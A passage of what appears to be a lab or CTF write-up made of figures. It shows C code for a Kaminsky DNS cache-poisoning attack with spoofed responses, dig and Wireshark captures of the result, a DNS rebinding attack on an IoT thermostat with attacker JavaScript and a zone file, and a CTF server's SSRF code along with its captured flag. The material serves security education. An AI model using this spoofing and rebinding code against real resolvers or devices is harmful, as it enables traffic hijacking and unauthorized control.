    /* Step 2. Send many spoofed responses to the targeted local DNS server,
               each one with a different transaction ID. */

    // Modify the name in the question field (offset=41)
    memcpy(ip_resp+41, name, 5);
    // Modify the name in the answer field (offset=64)
    memcpy(ip_resp+64, name , 5);

    send_dns_response(ip_resp, n_resp);

  }
}
```

Fig. 8. Kaminsky Attack C Code (pt. 2)

```c
/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(unsigned char *packet, int pkt_size)
{
  printf("Sending Spoofed Query!\n");
  send_raw_packet(packet, pkt_size);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(unsigned char *packet, int pkt_size)
{
  char ns[15] = "199.43.133.53";
  char ns2[15] = "199.43.135.53";

  for (unsigned short id = 0; id < 65535; id++) {
    // Modify the transaction ID field (offset=28)
    unsigned short id_net_order = htons(id);
    memcpy(packet+28, &id_net_order, 2);

    // Copy IP address (offset=12)
    int ip_address = (int) inet_addr(ns);
    memcpy(packet+12, (void *) &ip_address, 4);
    send_raw_packet(packet, pkt_size);

    // Copy IP address (offset=12)
    int ip_address2 = (int) inet_addr(ns2);
    memcpy(packet+12, (void *) &ip_address2, 4);
    send_raw_packet(packet, pkt_size);
  }
}
```


Fig. 9. Kaminsky Attack C Code (pt. 3)

```c
/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
       &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

Fig. 10. Kaminsky Attack C Code (pt.4)

```
root@e570673bd89b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16147
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 22bedaa0b79ff3a4010000006277e50767c055a68d39896e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun May 08 15:43:03 UTC 2022
;; MSG SIZE  rcvd: 88
```

Fig. 11. Result verification Kaminsky attack



Apply a display filter … <Ctrl-/>

```
No.   Time          Source        Destination   Protocol Length Info
    1 0.000000000                                            42 <Ignored>
    2 0.000036147                                            42 <Ignored>
    3 0.000043713   10.9.0.5      10.9.0.53     DNS          98 Standard query 0x9f4a A www.example.com OPT
    4 0.000627534   10.9.0.53     10.9.0.153    DNS         114 Standard query 0x7fb0 A www.example.com OPT
    5 0.000851746   10.9.0.153    10.9.0.53     DNS         161 Standard query response 0x7fb0 A www.example.com A 1.2.3.5 NS ns.attacker32.com OPT
    6 0.009711944   10.9.0.53     10.9.0.5      DNS         130 Standard query response 0x9f4a A www.example.com A 1.2.3.5 OPT
    7 5.197650422                                            42 <Ignored>
    8 5.197726835                                            42 <Ignored>
    9 5.197697621                                            42 <Ignored>
   10 5.197771471                                            42 <Ignored>
```

```
▸ Frame 6: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface br-c0ae2325ffa7, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:35 (02:42:0a:09:00:35), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.53, Dst: 10.9.0.5
▸ User Datagram Protocol, Src Port: 53, Dst Port: 45177
▾ Domain Name System (response)
    Transaction ID: 0x9f4a
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▸ www.example.com: type A, class IN
  ▾ Answers
    ▸ www.example.com: type A, class IN, addr 1.2.3.5
  ▾ Additional records
    ▸ <Root>: type OPT
    [Request In: 3]
    [Time: 0.009668231 seconds]
```

```
0000  02 42 0a 09 00 05 02 42  0a 09 00 35 08 00 45 00   ·B·····B ···5··E·
0010  00 74 4b fa 40 00 40 11  da 33 0a 09 00 35 0a 09   ·tK·@·@· ·3···5··
0020  00 05 00 35 b0 79 00 60  14 bd 9f 4a 81 80 00 01   ···5·y·` ···J····
0030  00 01 00 00 00 01 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 c0 0c 00 01 00   le·com·· ········
0050  01 00 03 f4 80 00 04 01  02 03 05 00 00 29 10 00   ········ ·····)··
0060  00 00 00 00 00 1c 00 0a  00 18 fb 0b b5 a7 72 6b   ········ ······rk
0070  91 40 01 00 00 00 62 77  ed 7a 3d d7 7a ec e3 73   ·@····bw ·z=·z··s
0080  9b 73                                              ·s
```

Fig. 12. Result verification Kaminsky attack capture file




Fig. 13. Rebinding Attack Lab Setup



20°C
0
100
Celsius °C
Click the button to set the temperature to 99 °C
Click
(b) http://www.seedIoT32.com/change and
http://www.attacker32.com/change
(The pages in these two URLs are identical)
(a) http://www.seedIoT32.com


Fig. 14. Websites and URLs

```
let url_prefix = 'http://www.attacker32.com'
// previously http://www.seediot32.com

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
  $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}
```

Fig. 15. JS code

```
# cat etc/bind/zone_attacker32.com
$TTL 2
@        IN       SOA   ns.attacker32.com. admin.attacker32.com. (
                  2008111001
                  8H
                  2H
                  4W
                  1D)

@        IN       NS    ns.attacker32.com.

@        IN       A     10.9.0.180
;www      IN       A     10.9.0.180
www      IN       A     192.168.60.80
ns       IN       A     10.9.0.153
*        IN       A     10.9.0.100
```

Fig. 16. Attacker's zone file



Attacker's Website

Attack Countdown 10

You are still talking to me (attacker)!
You need to talk to the IoT server!

```
GET http://www.attacker32.com/favicon… [HTTP/1.0 404 NOT FOUND 0ms]
Launch the Attack!!                                    main.js:7:12
Failed: Still talking to the attacker's web server!!  main.js:10:17
XHR POST http://www.attacke… [HTTP/1.0 405 METHOD NOT ALLOWED 10ms]
Launch the Attack!!                                    main.js:7:12
Failed: Still talking to the attacker's web server!!  main.js:10:17
XHR POST http://www.attacker… [HTTP/1.0 405 METHOD NOT ALLOWED 3ms]
```

Fig. 17. Visiting www.attacker32.com


```
@api.route('/cache', methods=['POST'])
def cache():
    if not request.is_json or 'url' not in request.json:
        return abort(400)

    return cache_web(request.json['url'])
def cache_web(url):
    scheme = urlparse(url).scheme
    domain = urlparse(url).hostname

    if not domain or not scheme:
        return flash(f'Malformed url {url}', 'danger')

    if scheme not in ['http', 'https']:
        return flash('Invalid scheme', 'danger')

    def ip2long(ip_addr):
        return struct.unpack('!L', socket.inet_aton(ip_addr))[0]

    def is_inner_ipaddress(ip):
        ip = ip2long(ip)
        return ip2long('127.0.0.0') >> 24 == ip >> 24 or \
                ip2long('10.0.0.0') >> 24 == ip >> 24 or \
                ip2long('172.16.0.0') >> 20 == ip >> 20 or \
                ip2long('192.168.0.0') >> 16 == ip >> 16 or \
                ip2long('0.0.0.0') >> 24 == ip >> 24

    if is_inner_ipaddress(socket.gethostbyname(domain)):
        return flash('IP not allowed', 'danger')

    return serve_screenshot_from(url, domain)
```
Fig. 18. Endpoints code (pt.1)

```python
def serve_screenshot_from(url, domain, width=1000,
                            min_height=400, wait_time=10):
    from selenium import webdriver
    from selenium.webdriver.firefox.options import Options
    from selenium.webdriver.support.ui import WebDriverWait

    options = Options()

    options.add_argument('--headless')
    options.add_argument('--no-sandbox')
    options.add_argument('--ignore-certificate-errors')
    options.add_argument('--disable-dev-shm-usage')
    options.add_argument('--disable-infobars')
    options.add_argument('--disable-background-networking')
    options.add_argument('--disable-default-apps')
    options.add_argument('--disable-extensions')
    options.add_argument('--disable-gpu')
    options.add_argument('--disable-sync')
    options.add_argument('--disable-translate')
    options.add_argument('--hide-scrollbars')
    options.add_argument('--metrics-recording-only')
    options.add_argument('--no-first-run')
    options.add_argument('--safebrowsing-disable-auto-update')
    options.add_argument('--media-cache-size=1')
    options.add_argument('--disk-cache-size=1')
    options.add_argument('--user-agent=MiniMakelaris/1.0')

    options.preferences.update(
        {
            'javascript.enabled': False
        }
    )

    driver = webdriver.Firefox(
        executable_path='geckodriver',
        options=options,
        service_log_path='/tmp/geckodriver.log',
    )

    driver.set_page_load_timeout(wait_time)
    driver.implicitly_wait(wait_time)

    driver.set_window_position(0, 0)
    driver.set_window_size(width, min_height)

    driver.get(url)

    WebDriverWait(driver, wait_time).until(lambda r:
            r.execute_script('return document.readyState') == 'complete')

    filename = f'{generate(14)}.png'

    driver.save_screenshot(f'application/static/screenshots/{filename}')

    driver.service.process.send_signal(signal.SIGTERM)
    driver.quit()

    cache.new(domain, filename)

    return flash(f'Successfully cached {domain}',
                 'success', domain=domain, filename=filename)
```

Fig. 19. Endpoints code (pt.2)

```python
@web.route('/flag')
@is_from_localhost
def flag():
    return send_file('flag.png')

def is_from_localhost(func):
    @functools.wraps(func)
    def check_ip(*args, **kwargs):
        if request.remote_addr != '127.0.0.1' or request.referrer:
            return abort(403)
        return func(*args, **kwargs)
    return check_ip
```

Fig. 20. Endpoints code (pt.3)



CachedView

Cache your favourite URLs

Screenshot for 7f000001.8efab2ae.rbndr.us

HTB{reb1nd1ng_y0ur_dns_r3s0lv3r_0n3_qu3ry_4t_4_t1m3}

Fig. 21. Flag